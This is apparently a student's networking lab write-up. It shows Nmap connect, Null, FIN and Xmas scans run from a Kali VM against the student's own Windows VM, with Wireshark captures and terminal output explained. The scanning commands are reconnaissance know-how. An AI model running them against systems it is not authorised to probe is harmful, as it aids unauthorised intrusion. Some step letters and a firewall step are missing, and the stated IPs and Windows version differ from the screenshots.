

- On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Once again, use a display filter of **ip.addr==192.168.1.114**, where you substitute the IP address of the Kali Linux VM following the ==.



- b) When the scan type is not specified (and sudo is not used), Nmap uses a connect scan. Enter **nmap** followed by the IP address of the Windows 10 VM (for instance, **nmap 192.168.1.121**). To explicitly specify the connect scan, follow the **-s** (scan) option with **T** (connect):

```
nmap -sT 192.168.1.121
```



(Substitute the IP address of the Windows 10 VM.)



- c) Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.

- d) Change the filter to **tcp.port==445** and press ENTER. **Take the screenshot.** The connect scan identifies port 445 as open, just like the SYN scan did. However, with the connect scan, the TCP three-way handshake actually completes: SYN, SYN-ACK, and ACK. After that, Nmap on the Kali Linux VM sends an RST (and also turns on the ACK flag), but the probed machine's application has a log entry of the completed connection now.

-
- e) Change the filter to **tcp.port==21** and press ENTER. As with the SYN scan, with a connect scan, a closed port will respond to a SYN with an RST (which in this case is also accompanied by an ACK).



Step 3: According to RFC 793 (<https://tools.ietf.org/html/rfc793>), a TCP segment without a SYN, ACK, or RST flag set will result in an RST sent in return if the port is closed, and no response if the port is open. Any combination of the other three flags, URG (urgent), PSH (push), and FIN (finis—spelled as such in the RFC, referencing the Latin word meaning “the end”) will trigger this behavior. However, three scans—the Null scan, the FIN scan, and the Xmas scan—were chosen to exploit this behaviour. Nmap,

therefore, needs to build these packets, and root access is a must.

Now, you will execute Null, FIN, Xmas, and ACK scans.



- a) On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of `tcp.port==445` and press ENTER.

- c) On the Kali Linux VM, execute the Null scan with the following command: **sudo nmap -sN -p 445 192.168.1.121**

(Substitute the IP address of the Windows 10 VM.)

The **-s** option specifies a scan, and the **N** that follows specifies the Null scan. The **-p** option specifies one or more ports to be scanned.

The screenshot shows a VMware Workstation interface with two virtual machines running. The foreground window is titled "Debian 12.x 64-bit - VMware Workstation" and contains a terminal session. The terminal window has a dark background and displays the following command and its output:

```
saiprasad@SaiKali: ~
$ sudo nmap -sN -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:02 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00042s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

```

The terminal prompt shows the user is currently in a root shell on the Kali Linux VM. The desktop environment visible in the background shows standard icons like a trash can and a disc icon. A CPU usage monitor in the top right corner shows 0.0% usage. The VMware interface includes tabs for "Windows 11 x64" and "Debian 12.x 64-bit".

- d) Interestingly enough, Nmap says the port is closed with an RST (accompanied again by an ACK). Why is that? Remember that Windows machines will always send an RST to Null, FIN, and Xmas scans, regardless of if the port is open or closed.

- e) You can see the same result when you change the **N** to an **F** for the FIN scan:

```
sudo nmap -sF -p 445 192.168.1.121
```

(Substitute the IP address of the Windows 10 VM.)

The screenshot shows a VMware Workstation interface with two virtual machines running. The active window is titled "Debian 12.x 64-bit - VMware Workstation". The desktop environment is a dark-themed Kali Linux. A terminal window is open, showing the following command and its output:

```
saiprasad@SaiKali: ~
$ sudo nmap -sF -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:04 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00042s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
$
```

At the bottom of the terminal window, there is a message: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

- f) The same result can be seen when you use an X for the Xmas scan: **sudo nmap -sX -p 445 192.168.1.121**
(Substitute the IP address of the Windows 10 VM.)

The screenshot shows a VMware Workstation interface with two virtual machines running. The top menu bar includes File, Edit, View, VM, Tabs, Help, and various icons for managing the workstations. The taskbar at the bottom lists the running VMs: Windows 11 x64 and Debian 12.x 64-bit. The Debian VM is currently selected and its window is displayed in the foreground.

The terminal window in the Debian VM shows the following command and output:

```
(saiprasad@SaiKali)-[~]$ sudo nmap -sX -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:05 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00047s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(saiprasad@SaiKali)-[~]$
```

The terminal window also displays a watermark for "saiprasad@SaiKali".

- g) Output from the Null, FIN, and Xmas scans should be seen. **Take the screenshots.**
- h) Execute these three scans (Null, FIN, and Xmas) again. Notice that the result in each scan has changed from closed to open or filtered. The firewall you just turned on is filtering the scans. **Take the screenshot.**

The screenshot shows a VMware Workstation interface with a single VM named "Debian 12.x 64-bit". The VM window title is "Debian 12.x 64-bit - VMware Workstation". Inside the VM, a terminal window is open with the following session:

```
(saiprasad@SaiKali)-[~]
$ sudo nmap -sN -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:10 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00046s latency).

PORT      STATE      SERVICE
445/tcp    open|filtered  microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

(saiprasad@SaiKali)-[~]
$ sudo nmap -sF -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:10 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00045s latency).

PORT      STATE      SERVICE
445/tcp    open|filtered  microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

(saiprasad@SaiKali)-[~]
$ sudo nmap -sX -p 445 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:10 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00049s latency).

PORT      STATE      SERVICE
445/tcp    open|filtered  microsoft-ds
MAC Address: 00:0C:29:C4:7D:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

( saiprasad@SaiKali )-[~]
```

The terminal window also shows the user's name "saiprasad@SaiKali" and the CPU usage "CPU usage: 3.9%". At the bottom of the VM window, there is a message: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

